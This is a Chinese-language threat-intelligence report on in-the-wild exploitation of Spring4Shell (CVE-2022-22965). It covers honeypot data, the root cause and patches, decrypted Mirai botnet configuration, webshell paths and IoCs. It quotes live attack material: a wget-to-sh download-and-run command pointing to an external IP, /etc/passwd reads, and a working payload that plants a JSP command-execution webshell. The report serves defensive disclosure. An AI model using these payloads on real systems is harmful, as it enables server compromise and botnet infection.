

Spring4Shell在野漏洞传播分析

背景介绍

2022年3月31号，Spring针对Spring4Shell漏洞(CVE-2022-22965)事件发布了安全公告[1]，并提供了漏洞修复程序，此次漏洞事件在安全社区引起广泛关注。


2022年3月21号，360网络安全研究院高级威胁狩猎蜜罐系统[2]首次监测到了该漏洞在野传播过程，我们也看到了Mirai僵尸网络入场，相关在野漏洞攻击威胁情报已通过自动化形式输出。

可以看到在厂商安全公告之前，该漏洞已经开始在野传播并利用，这值得安全社区关注。

Spring4Shell 在野传播

2021年3月21日开始，360网络安全研究院高级威胁狩猎蜜罐系统持续监测到Spring4Shell漏洞(CVE-2022-22965)扫描和漏洞利用行为，部分源IP地

Spring4Shell Scanner IP Distribution




理位置分布如下：

以下是Top 10 国家/地区统计列表

国家/地区	数量
United States	92
The Netherlands	49
Germany	30
China	21
France	6
Luxembourg	6
Sweden	6
Switzerland	5
Ukraine	5
Austria	4

我们监测到大量Webshell和测试文件的上传行为，相应文件信息如下所示：



部分在野漏洞利用命令信息如下所示：

```
echo%20ddfdsfasdfasd echo%20fdsafasdfasd echo%202222222 ls ls%20/tmp/ whoami %2Fbin%2Fsh%2F-
c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%3Bwget%24%7BIFS%7Dhttp%3A%2F%2F107.174.133.167%2Ft.sh%24%7BIFS%7D-O-
%A6sh%24%7BIFS%7DSpringCore%3B%27 cat+/etc/passwd chdir cmd /c dir cmd /c net user curl+http://111.4vcrkb.dnslog.cn/1.jpg curl+http://12121.4vcrkb.dnslog.cn/1.jpg curl+http://35456.4vcrkb.dnslog.cn/1.jpg dir echo echo 888888888 echo %USERNAME% echo %computername% echo </xss> echo fucker_test_test echo
rinima echo%20%3Csvg%20onload=confirm`xss`%3E echo%20%3Csvg%20onload=confirm`xsssssss`%3E
echo%20ddfdsfasdfasd echo%20fdsafasdfasd echo%202222222 echo+22222 echo+`whoami` echo+whoami exp id
ifconfig ls ls%20/tmp/ ping -n 2 uup0fk.dnslog.cn ping uup0fk.dnslog.cn uname whoami whoami%0A
```

Spring4Shell 漏洞分析

Spring4Shell漏洞(CVE-2022-22965)是在JDK 9版本及以上新增module特性后导致的，并且是针对CVE-2010-1622漏洞补丁的绕过。

CVE-2010-1622 漏洞分析

CVE-2010-1622漏洞是Spring Bean的CachedIntrospectionResults类在调用java.beans.Introspector.getBeanInfo()枚举属性赋值时，没有指定stop类，导致父类(Object.class)是任何java对象的父类)属性可被攻击者恶意控制。


Spring参数绑定支持用户提交表单以 参数=值 的形式进行对象赋值，同时user.address.street=Disclosure+Str等价于
frmObj.getUser().getAddress().setStreet("Disclosure Str.")。因此可通过user.address.street=Disclosure+Str的方式给PropertyDescriptor[]中的第一个class属性赋值。如通过classLoader控制class属性，进而构造利用链。

漏洞补丁 Spring通过将classLoader加入属性数组黑名单的方式修补漏洞。

```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
for (PropertyDescriptor pd : pds) {
    if (Class.class == beanClass &&
        ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName())))
        // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to t
        continue;
}
```


CVE-2022-22965 漏洞分析

在参数绑定过程中，包含class属性，与CVE-2010-1622漏洞问题类似：



```
229     protected BeanPropertyHandler getLocalPropertyHandler(String propertyName) { propertyName:  
230         PropertyDescriptor pd = getCachedIntrospectionResults().getPropertyDescriptor(propertyName);  
231         return (pd != null ? new BeanPropertyHandler(pd) : null);  
    }  
  
Variables  
+ Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)  
- > this = {BeanWrapperImpl@5539} "org.springframework.beans.BeanWrapperImpl: wrapping object [net.javaguides.springm... View  
- > p propertyName = "class"  
- > f value = {byte[5]@5542} [99, 108, 97, 115, 115]  
- > f coder = 0
```

CVE-2022-22965是CVE-2010-1622补丁的绕过，在JDK11+Tomcat8.5.77+spring-webmvc5.3.17版本中，调试发现通过class.module.classLoader.*可以加载ParallelWebappClassLoader绕过黑名单对classLoader的检测：



```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors(); pds: PropertyDescriptor[24]@6877 be  
for (PropertyDescriptor pd : pds) { pds: PropertyDescriptor[24]@6877 pd: "org.springframework.beans.Gene  
if (Class.class == beanClass &&  
    ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))){  
    // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those  
    continue;  
}  
if (logger.isTraceEnabled())  
  
Variables
```

在野Payload：

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request  
%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()  
%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!  
%3D-1)%7B%20out.println(new%20String(b))  
%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&c  
ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.r
```

pattern指定日志记录的格式，suffix指定日志记录的后缀为.jsp，directory指定日志保存的目录webapps/ROOT，prefix指定文件名tomcatwar，fileDateFormat指定日志文件名日期格式，上述payload通过Tomcat的class AbstractAccessLogValve修改了日志的存储格式、目录和文件名，实现了Webshell的上传。

漏洞补丁 新增了严格的黑名单限制



```
287     288         PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();  
288  
289         for (PropertyDescriptor pd : pds) {  
289             if (Class.class == beanClass &&  
290                 ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName())){  
291                 // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those  
290             + if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))){  
291             + // Only allow all name variants of Class properties  
292             + continue;  
293             + }  
294             + if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())  
295             + || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))){  
296             + // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
```

Mirai僵尸网络

我们看到Mirai僵尸网络很快入场，相关配置信息解密如下所示：

```
[0x01]: "46.175.146.159\x00", size=15 [0x02]: "A\x84", size=2 [0x03]: "D\xfd", size=2 [0x04]: "U better  
back the fuck off CIANigger >>>--<3-->\x00", size=49 [0x05]: "shell\x00", size=6 [0x06]: "enable\x00",  
size=7 [0x07]: "system\x00", size=7 [0x08]: "sh\x00", size=3 [0x09]: "/bin/busybox DEMONS\x00", size=20  
[0x0a]: "DEMONS: applet not found\x00", size=25 [0x0b]: "ncorrect\x00", size=9 [0x0c]: "/bin/busybox
```

```

ps\x00", size=16 [0x0d]: "assword\x00", size=8 [0x0e]: "ogin\x00", size=5 [0x0f]: "enter\x00", size=6
[0x10]: "/proc/\x00", size=7 [0x11]: "/exe\x00", size=5 [0x12]: "/fd\x00", size=4 [0x13]: "/maps\x00",
size=6 [0x14]: "/proc/net/tcp\x00", size=14 [0x15]: "/etc/resolv.conf\x00", size=17 [0x16]:
"nameserver\x00", size=11 [0x17]: "Pully\x13SHD\x1aiIGK\x1cDig\x13\x18}Bfpc]MkGp^b\x12[{}P\x1b\
\~m`b`^rc\x13Xeg\x13G\x1a\x12z*", size=57 [0x18]: "i586\x00", size=5 [0x19]: "i486\x00", size=5 [0x1a]:
"x86\x00", size=4 [0x1b]: "i686\x00", size=5 [0x1c]: "mips\x00", size=5 [0x1d]: "mipse\x00", size=7
[0x1e]: "mpsl\x00", size=5 [0x1f]: "sh4\x00", size=4 [0x20]: "superh\x00", size=7 [0x21]: "ppc\x00", size=4
[0x22]: "powerpc\x00", size=8 [0x23]: "spc\x00", size=4 [0x24]: "sparc\x00", size=6 [0x25]: "(deleted)
\x00", size=10 [0x26]: "abcdefghijklmnopqrstuvwxyz\x00", size=27 [0x27]: "%d.%d.%d.%d\x00", size=12 [0x28]:
"POST /cdn-cgi/\x00", size=15 [0x29]: "UPX!\x00", size=5 [0x2a]: "botnet\x00", size=7 [0x2b]: "ddos\x00",
size=5 [0x2c]: "oginenterassword\x00", size=17 [0x2d]: "GET/ HTTP/1.1\x00", size=15 [0x2e]: "garm\x00",
size=5 [0x2f]: "gx86\x00", size=5 [0x30]: "gmips\x00", size=6 [0x31]: "gmpsl\x00", size=6 [0x32]:
"gsh4\x00", size=5 [0x33]: "gspc\x00", size=5 [0x34]: "gppc\x00", size=5 [0x35]: "gsec\x00", size=5 [0x36]:
".glm\x00", size=5 [0x37]: "cronx86\x00", size=8 [0x38]: "cronarm\x00", size=8 [0x39]: "cronmips\x00",
size=9 [0x3a]: "cronmpsl\x00", size=9 [0x3b]: "cronsh4\x00", size=8 [0x3c]: "cronspc\x00", size=8 [0x3d]:
"cronppc\x00", size=8 [0x3e]: "cronsh\x00", size=7 [0x3f]: "gi686\x00", size=6 [0x40]: "/dev/watchdog\x00",
size=14 [0x41]: "/dev/misc/watchdog\x00", size=19 [0x42]: "/dev/FTWDT101_watchdog\x00", size=23 [0x43]: "/
dev/FTWDT101 watchdog\x00\x12", size=24 [0x44]: "/dev/watchdog0\x00", size=15 [0x45]: "/etc/default/
watchdog\x00", size=22 [0x46]: "/sbin/watchdog\x00", size=15

```

Webshell和测试文件列表

filepath	count
/tmp/log222.txt	3973
webapps/ROOT/log111.txt	2051
webapps/ROOT/tomcatwar.jsp	110
webapps/ROOT/wpz.jsp	27
./webapps/ROOT/logout.jsp	12
./webapps/ROOT/test2%20%20.txt	9
webapps/ROOT/log101.txt	7
/log_data_9.jsp	3
webapps/ROOT/xiaozhan.jsp	3
webapps/ROOT/1122.jsp	3
webapps/ROOT/0985763860781234.jsp	3
/2023.jsp	3
webapps/ROOT/zhuzhuxias.jsp	3
webapps/ROOT/log147.txt	2
webapps/ROOT/aaa69875.jsp	1
webapps/ROOT/log186.txt	1
webapps/ROOT/aaa36917.jsp	1
webapps/ROOT/member3war.jsp	1
webapps/ROOT/aaa96225.jsp	1
webapps/ROOT/log154.txt	1
webapps/ROOT/log103.txt	1
webapps/ROOT/log176.txt	1
webapps/ROOT/7FMNZ.jsp	1
webapps/ROOT/aaa28643.jsp	1
webapps/ROOT/aaa49231.jsp	1
webapps/ROOT/aaa50586.jsp	1

filepath	count
webapps/ROOT/log112.txt	1
webapps/ROOT/log110.txt	1
webapps/ROOT/aaa80751.jsp	1
/2021.jsp	1
webapps/ROOT/aaa10854.jsp	1
webapps/ROOT/log105.txt	1
webapps/ROOT/aaa93089.jsp	1
webapps/ROOT/35456.jsp	1
webapps/ROOT/log182.txt	1
webapps/ROOT/aaa24348.jsp	1
webapps/ROOT/log131.txt	1
webapps/ROOT/indexbk.jsp	1
webapps/ROOT/log149.txt	1
webapps/ROOT/log179.txt	1
webapps/webappsbak/sxxd1648765386.txt	1
webapps/ROOT/log150.txt	1
Webapps/ROOT/78754.jsp	1
webapps/ROOT/aaa24168.jsp	1
webapps/ROOT/aaa10487.jsp	1
webapps/ROOT/log178.txt	1
webapps/ROOT/lapsus	1
webapps/ROOT/zhuhxia.jsp	1
webapps/ROOT/log135.txt	1
webapps/ROOT/aaa40373.jsp	1
webapps/ROOT/qweasd.jsp	1
webapps/ROOT/console.jsp	1
webapps/ROOT/aaa79694.jsp	1
webapps/ROOT/aaa54378.jsp	1
webapps/ROOT/log129.txt	1
webapps/ROOT/pCJrI.jsp	1
webapps/ROOT/log162.txt	1
Webapps/ROOT/7875456457.jsp	1
webapps/ROOT/.jsp	1
webapps/ROOT/log200.txt	1
webapps/ROOT/8888888888.jsp	1
webapps/ROOT/8888888888.txt	1
webapps/ROOT/log128.txt	1
webapps/ROOT/log124.txt	1
webapps/ROOT/aaa14058.jsp	1
webapps/ROOT/aaa94175.jsp	1
webapps/ROOT/conf.jsp	1
webapps/stupidRumor_war/tomcatwar.jsp	1
webapps/ROOT/aaa83816.jsp	1

处置建议

我们建议Spring用户及时升级漏洞程序，并排查相应Webshell文件路径。

联系我们

感兴趣的读者，可以在 [twitter](#) 或者通过邮件netlab[at]360.cn联系我们。

IoC List

Mirai C2

46.175.146.159:16772

IP

1.85.220.54 China AS4134 CHINANET-BACKBONE 3.239.1.141 United States AS14618 AMAZON-AES 5.2.69.50 The Netherlands AS60404 Liteserver 14.0.170.249 China AS38819 HKCSL-AS-AP 23.128.248.10 United States AS398355 DATAIDEAS-LLC 23.128.248.11 United States AS398355 DATAIDEAS-LLC 23.128.248.12 United States AS398355 DATAIDEAS-LLC 23.128.248.13 United States AS398355 DATAIDEAS-LLC 23.128.248.14 United States AS398355 DATAIDEAS-LLC 23.128.248.15 United States AS398355 DATAIDEAS-LLC 23.128.248.16 United States AS398355 DATAIDEAS-LLC 23.128.248.17 United States AS398355 DATAIDEAS-LLC 23.128.248.19 United States AS398355 DATAIDEAS-LLC 23.128.248.20 United States AS398355 DATAIDEAS-LLC 23.128.248.21 United States AS398355 DATAIDEAS-LLC 23.128.248.22 United States AS398355 DATAIDEAS-LLC 23.128.248.23 United States AS398355 DATAIDEAS-LLC 23.128.248.24 United States AS398355 DATAIDEAS-LLC 23.128.248.25 United States AS398355 DATAIDEAS-LLC 23.128.248.27 United States AS398355 DATAIDEAS-LLC 23.128.248.28 United States AS398355 DATAIDEAS-LLC 23.128.248.29 United States AS398355 DATAIDEAS-LLC 23.128.248.33 United States AS398355 DATAIDEAS-LLC 23.128.248.34 United States AS398355 DATAIDEAS-LLC 23.128.248.38 United States AS398355 DATAIDEAS-LLC 23.128.248.39 United States AS398355 DATAIDEAS-LLC 23.128.248.40 United States AS398355 DATAIDEAS-LLC 23.128.248.41 United States AS398355 DATAIDEAS-LLC 23.128.248.42 United States AS398355 DATAIDEAS-LLC 23.128.248.43 United States AS398355 DATAIDEAS-LLC 23.128.248.44 United States AS398355 DATAIDEAS-LLC 23.128.248.46 United States AS398355 DATAIDEAS-LLC 23.128.248.48 United States AS398355 DATAIDEAS-LLC 23.128.248.50 United States AS398355 DATAIDEAS-LLC 23.128.248.51 United States AS398355 DATAIDEAS-LLC 23.128.248.53 United States AS398355 DATAIDEAS-LLC 23.128.248.54 United States AS398355 DATAIDEAS-LLC 23.128.248.55 United States AS398355 DATAIDEAS-LLC 23.128.248.56 United States AS398355 DATAIDEAS-LLC 23.128.248.57 United States AS398355 DATAIDEAS-LLC 23.128.248.58 United States AS398355 DATAIDEAS-LLC 23.128.248.59 United States AS398355 DATAIDEAS-LLC 23.128.248.60 United States AS398355 DATAIDEAS-LLC 23.128.248.61 United States AS398355 DATAIDEAS-LLC 23.128.248.62 United States AS398355 DATAIDEAS-LLC 23.128.248.63 United States AS398355 DATAIDEAS-LLC 23.128.248.64 United States AS398355 DATAIDEAS-LLC 23.128.248.65 United States AS398355 DATAIDEAS-LLC 23.129.64.130 United States AS396507 EMERALD-ONION 23.129.64.131 United States AS396507 EMERALD-ONION 23.129.64.132 United States AS396507 EMERALD-ONION 23.129.64.133 United States AS396507 EMERALD-ONION 23.129.64.134 United States AS396507 EMERALD-ONION 23.129.64.135 United States AS396507 EMERALD-ONION 23.129.64.136 United States AS396507 EMERALD-ONION 23.129.64.137 United States AS396507 EMERALD-ONION 23.129.64.138 United States AS396507 EMERALD-ONION 23.129.64.139 United States AS396507 EMERALD-ONION 23.129.64.140 United States AS396507 EMERALD-ONION 23.129.64.141 United States AS396507 EMERALD-ONION 23.129.64.142 United States AS396507 EMERALD-ONION 23.129.64.143 United States AS396507 EMERALD-ONION 23.129.64.145 United States AS396507 EMERALD-ONION 23.129.64.146 United States AS396507 EMERALD-ONION 23.129.64.147 United States AS396507 EMERALD-ONION 23.129.64.148 United States AS396507 EMERALD-ONION 23.129.64.149 United States AS396507 EMERALD-ONION 23.129.64.210 United States AS396507 EMERALD-ONION 23.129.64.211 United States AS396507 EMERALD-ONION 23.129.64.212 United States AS396507 EMERALD-ONION 23.129.64.213 United States AS396507 EMERALD-ONION 23.129.64.214 United States AS396507 EMERALD-ONION 23.129.64.215 United States AS396507 EMERALD-ONION 23.129.64.216 United States AS396507 EMERALD-ONION 23.129.64.217 United States AS396507 EMERALD-ONION 23.129.64.218 United States AS396507 EMERALD-ONION 23.129.64.219 United States AS396507 EMERALD-ONION 23.129.64.250 United States AS396507 EMERALD-ONION 23.154.177.6 United States AS399532

ULAYER-ASN 23.154.177.7 United States AS399532 ULAYER-ASN 23.239.21.195 United States AS63949 LINODE-AP
27.102.106.117 South Korea AS45996 GNJ-AS-KR 37.187.18.212 France AS16276 OVH 37.187.96.183 France AS16276
OVH 43.128.201.239 Thailand AS132203 TENCENT-NET-AP-CN 43.242.116.54 India AS45916 GTPL-AS-AP 45.15.16.105
Sweden AS42675 OBEHOSTING 45.32.251.86 Japan AS20473 AS-CHOOPA 45.33.101.246 United States AS63949 LINODE-
AP 45.61.186.160 United States AS53667 PONYNET 45.78.48.51 Japan AS25820 IT7NET 45.128.133.242 Belgium
AS206804 EstNOC-GLOBAL 45.129.56.200 Denmark AS39351 ESAB-AS 45.136.15.239 China AS139659 LUCID-AS-AP
45.153.160.2 The Netherlands AS212906 moneroj-ca 45.153.160.132 The Netherlands AS212906 moneroj-ca
45.153.160.136 The Netherlands AS212906 moneroj-ca 45.154.255.138 Sweden AS41281 KEFF 45.154.255.139 Sweden
AS41281 KEFF 45.154.255.147 Sweden AS41281 KEFF 46.166.139.111 The Netherlands AS43350 NFORCE
46.175.146.159 The Netherlands AS50673 Serverius-as 48.232.251.191 Germany AS197540 netcup-AS 51.15.76.60
The Netherlands AS12876 AS12876 51.77.52.216 Poland AS16276 OVH 58.82.211.226 China AS137872 PEOPLESPHONE-
HK 58.240.81.135 China AS4837 CHINA169-Backbone 60.248.106.229 China AS3462 HINET 62.102.148.68 Sweden
AS51815 TEKNIKBYRAN 62.102.148.69 Sweden AS51815 TEKNIKBYRAN 64.113.32.29 United States AS15154 SBBSNET
66.220.242.222 United States AS17356 VERMONT-TELE 74.82.47.194 United States AS6939 HURRICANE 81.17.18.59
Switzerland AS51852 PLI-AS 81.17.18.62 Switzerland AS51852 PLI-AS 85.93.218.204 Luxembourg AS9008 ASN-VO
85.204.116.204 Romania AS48874 HOSTMAZE 87.120.37.231 Bulgaria AS34224 NETERRA-AS 89.58.27.84 Germany
AS197540 netcup GmbH 89.163.131.159 Germany AS24961 MYLOC-AS 89.163.131.160 Germany AS24961 MYLOC-AS
91.132.147.168 Germany AS197540 netcup-AS 91.149.225.172 Norway AS58110 IPVOLUME 91.211.89.43 Ukraine
AS206638 hostfory 91.211.89.107 Ukraine AS206638 hostfory 91.211.89.207 Ukraine AS206638 hostfory
91.250.242.12 Romania AS6718 NAV 92.246.84.133 Germany AS44592 SkyLink 93.95.226.212 Iceland AS44925
THE-1984-AS 93.174.89.132 The Netherlands AS202425 INT-NETWORK 93.179.115.27 United States AS25820 IT7NET
94.140.114.210 Latvia AS43513 NANO-AS 101.37.159.147 China AS37963 CNNIC-ALIBABA-CN-NET-AP 103.27.108.196
China AS132883 TOPWAY-AS-AP 103.42.196.135 India AS138754 KVBPL-AS-IN 103.42.196.203 India AS138754 KVBPL-
AS-IN 103.108.193.24 China AS139021 WEST263GO-HK 103.140.186.68 Singapore AS206804 EstNOC-GLOBAL
103.140.186.72 Singapore AS206804 EstNOC-GLOBAL 103.140.186.73 Singapore AS206804 EstNOC-GLOBAL
103.214.146.5 China AS135330 ADCDATACOM-AS-AP 103.253.41.98 China AS133398 TELE-AS 104.244.72.115
Luxembourg AS53667 PONYNET 104.244.76.13 Luxembourg AS53667 PONYNET 104.244.76.44 Luxembourg AS53667
